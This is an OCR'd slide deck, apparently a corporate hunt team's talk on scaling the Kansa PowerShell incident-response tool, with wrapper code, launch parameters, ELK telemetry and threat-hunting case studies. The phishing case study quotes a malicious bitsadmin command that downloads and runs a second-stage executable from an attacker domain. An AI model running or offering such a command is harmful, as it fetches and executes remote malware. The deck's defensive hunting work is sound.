$thisCounterPath = ((Get-Counter "\Process(powershell*)\ID Process").CounterSamples | ? {$_.RawValue -eq $pid}).Path
$pws = ((get-counter ($thisCounterPath -replace "\\id process$","\Working Set - Private")).CounterSamples | select Cooke
$uptime = ($OScurrentTime - $OSlastBootTime)
$LLOuser = Get-LLOuser

$result = @{}
$result.add("HostUptimeDays",$uptime.totaldays)
$result.add("HostLastLoggedOnUser",$LLOuser.Name)
$result.add("HostLastLoggedOnUserID",$LLOuser.UserID)
$result.add("HostLastLoggedOnUserDate",$LLOuser.LogonDate)
$result.add("HostLastLoggedOnUserDateNT",$LLOuser.LogonDateNT)
$result.add("HostLastLoggedOnTitle",$LLOuser.Title)
$result.add("HostLastLoggedOnDept",$LLOuser.Dept)
$result.add("HostLastLoggedOnDiv",$LLOuser.Div)
$result.add("HostLastLoggedOnDesc",$LLOuser.Desc)
$result.add("HostLastLoggedOnCmpny",$LLOuser.Cmpny)
$result.add("HostLastLoggedOnHome",$LLOuser.Home)
$result.add("HostLastLoggedOnEmail",$LLOuser.Email)
```

Code Snippets

```
634  Send-Results
635
636  if($Notify){
637      Notify-Helpdesk -RESTendpoint $($HelpdeskAlert.RESTendpoint) -description $($HelpdeskAlert.RESTendpoint)
638  }
639
640  if ($killSwitch  -and !$abort) {
641      $killswxpid = $killswx.ProcessId
642      $pingpid = $WMIProcess | where ParentProcessId -EQ $killswxpid | select ProcessId
643      $pp = $pingpid.ProcessId
644      $res2 = taskkill /F /FI "USERNAME eq $ModuleAccount" /FI "PID eq $killswxpid"
645      $res = taskkill /F /FI "USERNAME eq $ModuleAccount" /FI "PID eq $pp"
646  }
647  '@
648
649  # This function is necessary to compress the entire module plus wrapper into a string short enough to accomm
650  # Some EDR products may flag this type of encoded powershell process creation as malicious. The $safeword al
651  # the user context of execution to safely ignore this shady-looking script.
652  function Compress-EncodeScript{
653      param([string]$script = "")
654      $m=New-Object System.IO.MemoryStream
655      $s=New-Object System.IO.StreamWriter(New-Object System.IO.Compression.GZipStream($m,[System.IO.Compressi
656      $s.Write($script -join "`n")
657      $s.Close()
658      $r=[System.Convert]::ToBase64String($m.ToArray())
```

Code Snippets

```
664   # Compress and encode scriptblock to pass to endpoint with self-decompression/decode script
665   $scriptblock_bytes = [System.Text.Encoding]::Unicode.GetBytes($scriptblock_str)
666   $scriptblock_CompEnc = Compress-EncodeScript -script $scriptblock_str
667   $myproc = ([wmiclass]"\\localhost\ROOT\CIMV2:win32_process").Create("powershell.exe -NoProfile
668
669   # This section controls the output of the wrapper module. It relays back to Kansa the PID
670   # of the process created on the target workstation. This makes cleanup of orphaned processes
671   # possible in case a module misbehaves. And positive deconfliction in the event that Incident
672   # Response needs to distinguish between friendly forces and adversarial activity
673   $o = "" | Select-Object PID,Hostname,Message,KansaModule
674   $o.PID,$o.Hostname,$o.Message,$o.KansaModule = $myproc.ProcessID,($env:COMPUTERNAME).ToLower()
675
676   $o
```

Helper Functions

- Add-Result / Send-Results
- Get-LastLoggedOnUser
- enhancedGCI
- Get-FileDetails (MACB, hashes, content, magicbytes)
- Get-StringHash
- Get/Send-file
- Notify-Helpdesk


Metrics Collected

- MinutesRuntime
- HostUptimeDays
- LastLoggedOnUser Info
- HostOS Name, Version, Bitness, InstalledDate, CurrentTime, LastBootDateTime
- Physical Memory, Module Shared Memory, Module Private Memory
- Module PID, Process-Bitness, CPUTime, Account-Context
- DelayedStartSeconds, ModuleRuntime, TotalDuration, TimeSlept
- Number records added

Safety Mechanisms Included In Wrapper

- Helpdesk Alert
- Staggered Execution
- Killswitch
- VDI abort criteria
- CPU Limiter


Sample Launch Sequence



```
Name                           Value
----                           -----
ModulePath                     .\Modules\FireForget\Get-PowershellVersionFF.ps1
TargetList                     .\targets.txt
Target
KansaServers                   .\kansa_servers.txt
Credential                     System.Management.Automation.PSCredential
OutputFormat                   JSON
Pushbin                        False
Rmbin                          False
ThrottleLimit                  200
Encoding                       UTF8
ListModules                    False
AutoParse                      True
ElkAlert                       {192.168.0.33}
KansaLocalPath                 C:\Scripts\kansa
KansaRemotePath                C:\Kansa
JobTimeout                     600
ElkPort                        {1337}
FireForget                     True
FFwrapper                      .\Modules\FireForget\FFwrapper.ps1
FFArgs                         {domain, HuntID, ElkPorts, SafeUser...}
FFStagePath                    .\Modules\FFStaging
Overwrite                      True
SafeWord                       Ns5(Ksxp98
noPrompt                       False

Kansa Hosts:
hunt1
hunt2
hunt3
hunt4
hunt5
hunt6
hunt7
hunt8
hunt9
hunt10
hunt11
hunt12
hunt13
hunt14
hunt15
hunt16

Modules to execute:
```

```
Modules to execute:



C:\Scripts\kansa\Modules\FireForget\Get-PowershellVersionFF.ps1


Are these options correct (y/n)? : y
Connecting to servers via WinRM. Please be patient...
Checking if servers are busy...
Found 16 available servers
The following servers will be used for this scan:
hunt1
hunt2
hunt3
hunt4
hunt5
hunt6
hunt7
hunt8
hunt9
hunt10
hunt11
hunt12
hunt13
hunt14
hunt15
hunt16
Launching kansa...
WARNING: Module .\Modules\FireForget\Get-PowershellVersionFF.ps1 not found on remote host. Module will be auto-uploaded to Kansa server
invoking the following command:
cd C:\Kansa; .\kansa.ps1 .\Modules\FireForget\Get-PowershellVersionFF.ps1 C:\Kansa\temptargets_0.txt  137 System.Management.Automation.PSC
alse False False False False False False 5985 kerberos 10 True 192.168.0.33 600 1337 True .\Modules\FireForget\FFwrapper.ps1 System.Collec
s5(Ksxp98
----------------------


WARNING: Module .\Modules\FireForget\Get-PowershellVersionFF.ps1 not found on remote host. Module will be auto-uploaded to Kansa server
invoking the following command:
cd C:\Kansa; .\kansa.ps1 .\Modules\FireForget\Get-PowershellVersionFF.ps1 C:\Kansa\temptargets_1.txt  137 System.Management.Automation.PSC
alse False False False False False False 5985 kerberos 10 True 192.168.0.33 600 1337 True .\Modules\FireForget\FFwrapper.ps1 System.Collec
```

ELK Telemetry




Time	KansaModule	ModulePWSMemMB	HostPhysicalMemoryMB	ItemsAnalyzed	ModuleCPUseconds	MinutesRuntime	TotalDurationMinutes
May 14, 2020 @ 15:55:59.178	Get-PrinterPortsFF	65.484	32,768	16	1.813	17.677	70.877
May 14, 2020 @ 15:54:44.001	Get-PrinterPortsFF	67.98	32,768	16	1.922	0.048	59.998
May 14, 2020 @ 15:54:43.159	Get-PrinterPortsFF	64.93	16,384	15	8.313	11.413	70.079
May 14, 2020 @ 15:54:23.465	Get-PrinterPortsFF	71.246	32,768	16	2.172	0.053	59.669
May 14, 2020 @ 15:54:22.318	Get-PrinterPortsFF	67.832	32,768	16	2.219	0.053	59.637
May 14, 2020 @ 15:54:20.009	Get-PrinterPortsFF	66.23	8,192	12	2.063	0.075	59.908
May 14, 2020 @ 15:53:45.189	Get-PrinterPortsFF	68.723	32,768	16	1.906	0.044	59.444
May 14, 2020 @ 15:53:44.424	Get-PrinterPortsFF	69.035	32,768	16	1.641	0.044	59.411
May 14, 2020 @ 15:53:42.558	Get-PrinterPortsFF	68.031	32,768	16	1.656	0.044	59.978
May 14, 2020 @ 15:53:25.875	Get-PrinterPortsFF	63.34	16,384	16	2.266	0.06	59.527
May 14, 2020 @ 15:53:22.198	Get-PrinterPortsFF	63.824	16,384	13	2.016	0.055	59.455

Pushbin Doesn’t Scale at High Speed

- **Limitation: using Kansa servers to PUSH binaries at launch is too slow**
- **SOLUTION:**
  - Create Cluster of REST API webservers fronted by load-balancer
  - Have Fire&Forget agents PULL tools from the client side
  - “Tactical” installs of sysmon, winlogbeat, etc.
  - “Necromancer” server cluster

Necromancer Server Cluster



Using New Features

- **Kansa.ps1**
  - -ElkAlert @(“192.168.0.31”,”192.168.0.32”)
  - -ElkPort @(1337)
  - -FireForget
  - -FFwrapper “.\Modules\FireForget\FFwrapper.ps1”
  - -FFArgs @{delayedStart = $true; maxDelay = 3600; killSwitch = $true; killDelay = 1800; VDIcheck = $false; CPUpriority = "Idle" }
  - -FFStagePath “.\Modules\FFStaging\”
  - -SafeWord “pineapple”

Using New Features

- **DistributedKansa.ps1**
  - -KansaServers “.\kansa_servers.txt”
  - -KansaRemotePath “C:\Kansa\”
  - -Overwrite
  - -NoPrompt

Using New Features

- **GetTargets.ps1**
  - -HostnameRegex “WS[0-9]{10}”
  - -LastLogonLessThanDaysAgo 30
  - -ActiveDirectorySearchBase "OU=Workstations,dc=corp,dc=com"
  - -Randomize
  - -outFile “.\targets.txt”

Launch Commandline is Too Long


- **Limitation: Launch command is too long**

Launch Commandline is Too Long


```
PS C:\Scripts\kansa> .\DistributedKansa.ps1 -KansaServers .\kansa_servers.txt -Overwrite -SafeWord
 "pineapple" -ModulePath .\Modules\FireForget\Get-SQLDBFF.ps1 -Credential $cred -TargetList .\targ
ets.txt -ElkAlert @("192.168.1.33","192.168.1.34","192.168.1.35","192.168.1.36") -ElkPort @(1337,3
1337) -AutoParse -JobTimeout 60  -FireForget -FFwrapper .\Modules\FireForget\FFwrapper.ps1 -FFStag
ePath .\Modules\FFStaging -FFArgs @{necroPort = [int]80;  FileExtensions = [array]@("*.exe", "*.dl
l");  CPUpriority = "Idle";  VDIcheck = $False;  VDIip = "^172\.16\.";  DBpath = "C:\FileIndex\fil
es.db";  DBTable = "EXEFiles";  necroSvr = [array]@("necromancer.corp.com");  HelpdeskAlert = @{de
scription = "Automated alert for the start of a Kansa Hunt Operation. For questions please contact
 the Hunt Team at 867-5309";  RESTendpoint = "https://api.helpdesk.corp.com:8484";  severity = [in
t]1; };  DirWalk = $True;  FilePattern = "evil";  SHA256Hashes = @("9A7C58BD98D70631AA1473F7B57B42
6DB367D72429A5455B433A05EE251F3236", "3289540334456D5C13E58FB5BCC6C0232F9F62CB6D9185AFA51C791333899
2491");  VDIname = "^VDI.*";  killDelay = [int]1800;  Notify = $True;  ElkServers = @("192.168.1.3
3","192.168.1.34","192.168.1.35","192.168.1.36");  domain = "CORP";  ElkPorts = @([int]1337, [int]
31337);  maxDelay = [int]3600;  killSwitch = $True;  delayedStart = $True;  HuntID = "Find-DrEvil"
;  huntFolder = "C:\Temp\";  SafeUser = "IRuser01"; }
```

Launch Commandline is Too Long

- **Limitation: Launch command is too long**
- **SOLUTIONS:**
  - Set default values in FFwrapper
  - LaunchPad.ps1 script
    - Interactive prompts
    - Automatic target-list collection
    - Default values for common modules
    - Draft email/slack notifications



```
PS C:\Scripts\kansa> .\LaunchPad.ps1 -Credential $cred -ModulePath .\Modules\FireForget\Get-NecromancerFF.ps1 -HuntID "3650193" -SpreadMinutes 360
 -DistributedKansa -killSwitchDelayMinutes 200
```



```
HuntID: 3650193 Module: .\Modules\FireForget\Get-NecromancerFF.ps1 ModuleParams: [hashtable]@{}
KansaCred: HUNTER03 LaunchPad User: JKetchum SOAR-Logging: True
DistributedKansa: True Spread: 360 Minutes killSwitchDelay: 200 Minutes
CPUPriority: Idle CPUPriorityHosts: .* MaxMemoryMB: 256 MaxMemoryHosts: .* MemChkFreq: 30s
TargetCount: 0 AvgRuntime: 0 MaxRuntime: 0

Please select an action:
1. Populate Target List (Pop,Populate)
2. Build New A-Team (Build)
3. Target One System (One)
4. Target A-Team (Team)
5. Query ELK Telemetry (Telemetry,ELK)
6. Build Notifications (Notify)
7. Launch full target list (Launch)
8. Abort Launch/Deployment (Abort)
9. D-Launch job from all Targets (dlaunch,Delaunch)
10.Query Launch Jobs (Jobs,J)
11.Update Launch Credential (Cred,Creds,Credential)
12.Modify launch parameters (Modify)
13.Toggle background Music (toggle,music)
14.Reload Logo (Logo,Random)
15.Save current targetlist to new filename (Save)
16.Update SOAR Auth Token (SOAR,Auth,Token,Log)
17.Pull Failed targets from ELK (Failed)
18.exit/quit LaunchPad (Quit,Exit,Bye)

Selection:
```

Some Fire&Forget Modules

- Get-ADSFF.ps1
- Get-DDEFilesFF.ps1
- Get-ImageExecutionGlobalFlagFF.ps1
- Get-MSOfficeXMLFF.ps1
- Get-SchTasksFF.ps1
- Get-SQLDBFF.ps1
- Get-WinEventsFF.ps1
- Get-WMIscriptsFF.ps1

CASE STUDIES

Case Study – System32 Outliers

Source: Ad-Hoc / Topic / Theory

Tactic: Hide malware in trusted folder

Primary Tool: Kansa (alternate tools: EDR, Asset-mngmt)

- Enumerate all files in System32 folder
- Collect all metadata, incl file hash & digital signature
- LFO by Filename, Hash, Creation Date/time
- Pivot to outliers by aggregate name & hash

Output:

- utilman.exe, f5ae03de0ad60f5b17b82f2cd68402fe (cmd.exe)
- Remedial training, new detections/signatures

Case Study – Project Necromancer

Source: Intel team request

Tactic: Malicious binaries

Primary Tools: Kansa, AssemblyLine, Python REST/webserver

- Enum all .exe files, Collect ALL the metadataz
- “Unknown” binaries → malware pipeline
- Static & Dynamic Analysis

Outputs:

- Analyzed 450K+ unique binaries
- Found mostly PUPs, policy violations
- Metadata for other case enrichments

Case Study – Failed Phishing Campaign

Source: CIRT & Intel

Tactic: Phishing with multilayer obfuscated attachment

Primary Tool: Kansa

- Darkcomet malware campaign blocked by email security
- Zip w/ LNK used bitsadmin.exe to download 2nd stage
- ..\..\..\Windows\System32\cmd.exe /c "bitsadmin /reset&bitsadmin /create ""&bitsadmin /addfile "" "hxxp://www.evildomain.com/cis/scanvoi.exe" "%tmp%\tmeepfile.exe"&bitsadmin /setproxysettings "" NO_PROXY&bitsadmin /setnotifyflags "" 1&bitsadmin /setnotifycmdline "" "%comspec%" "/c bitsadmin /complete \"\"&start \"\" \"%tmp%\tmeepfile.exe\""&bitsadmin /resume """"

Outputs:

- Detection bitsadmin reaching out to internet
- Hunt module to inspect LNK targets

Case Study – Evil Chrome Extensions

Source: AppSec

Tactic: Malicious Browser Extension

Primary Tool: Kansa

- Enumerate all plugins by GUID per-user
- Enrich data with manifest info and display name lookup

Outputs:

- Found users with hacked/malicious extensions. #Removed
- Chrome Extension baseline & whitelist policy

Case Study – FIN7 Artifact Detection (FAD)

Source: Intel team

Tactic: Execution with batch file in user's temp profile folder

- Malware leaves bat, cs, cmdline files in %TEMP% and ProgramData

Primary Tool: Kansa

- Enumerate all bat/cs/cmdline files in target folders
- Collect metadata, hashes, file-content

Outputs:

- Found Go2Assist Corporate usage

Case Study – Local Admins

Source: Ad-Hoc / Topic theory

Tactic: Persistence by creating local accounts outside of AD

Primary Tool: Kansa

- Enumerate Local Users & Groups
- Focus on Local Administrators

Outputs:

- Found policy violations
- New detection (winlogbeat add user via gui vs just cmd line)

Case Study – Unusual Services

Source: Ad-Hoc / Topic Theory

Tactic: Persistence or PrivEsc through service creation or hijacking

Primary Tool: Kansa

- Sc query
- LFO

Outputs:

- Found teamviewer, telnet svr, vnc, and Zune????

Case Study - PrintMonitors

Source: Red Team & MITRE ATT&CK

Tactic: Persistence and PrivEsc with Print job monitor DLLs

Primary Tool: Kansa

- Enumerate all PrintMonitor registry keys
- Parse target dlls / Path
- Gather file metadata (incl hashes)
- Enrich with file-reputation service

Outputs:

- Recurring PrintMonitor persistence/privesc hunt

Case Study - Certstore

Source: Ad-Hoc / Topic Theory

Tactic: Use Rogue Installed Certs to trust evil code or websites

Primary Tool: Kansa

- Collect all certs from Windows & Java certstores
- Outlier analysis

Outputs:

- Revoked certs still in local cert store

Case Studies – Agent Presence

Source: Ad-Hoc / Topic Theory

Tactic: Disable endpoint security tools to avoid detection

Primary Tool: Kansa

- Enumerate all running processes/svcs and installed apps
- Check for presence of security tools
- Report dormant/missing tools

Outputs:

- List of machines not getting updates/packages
- Agent inadvertently excluded from gold image

Case Studies – MBR variations

Source: Ad-Hoc / Topic Theory

Tactic: MBR root/bootkit loads before OS to hide from kernel

Primary Tool: Kansa

- Grab first 400 bytes of the system drive

Outputs:

- Out of ~100K workstations, only 8 outliers
- All were SSDs used a specific version of drive-copy software
- MBR baseline for future (repeatable) MBR hunts

Case Studies – Frozen Python

Source: Red Team

Tactic: compiled/bundled Python executable

Primary Tool: Kansa, Sysmon/EDR

- Gather samples of Python EXEs
  - (Py2exe, cx_freeze, PyInstaller, etc…)
- Look for common artifacts
- Sweep environment to determine prevalence of indicator
- Investigate hits

Outputs:

- Realtime detection for “Frozen” Python in our EDR

Case Studies – Uncommon Drivers

Source: Hunt Hypothesis

Tactic: Persistence through malicious driver

Primary Tool: Kansa

- Enumerate ALL drivers on EVERY system
- Aggregate by filename/SHA256/path/MACB-times/etc

Outputs:

- Unapproved software/hardware installations
- WinPmem (on forensics' team systems)
- Hauppauge WinTV PVR
- "clumsy" windivert

Questions?


USAA®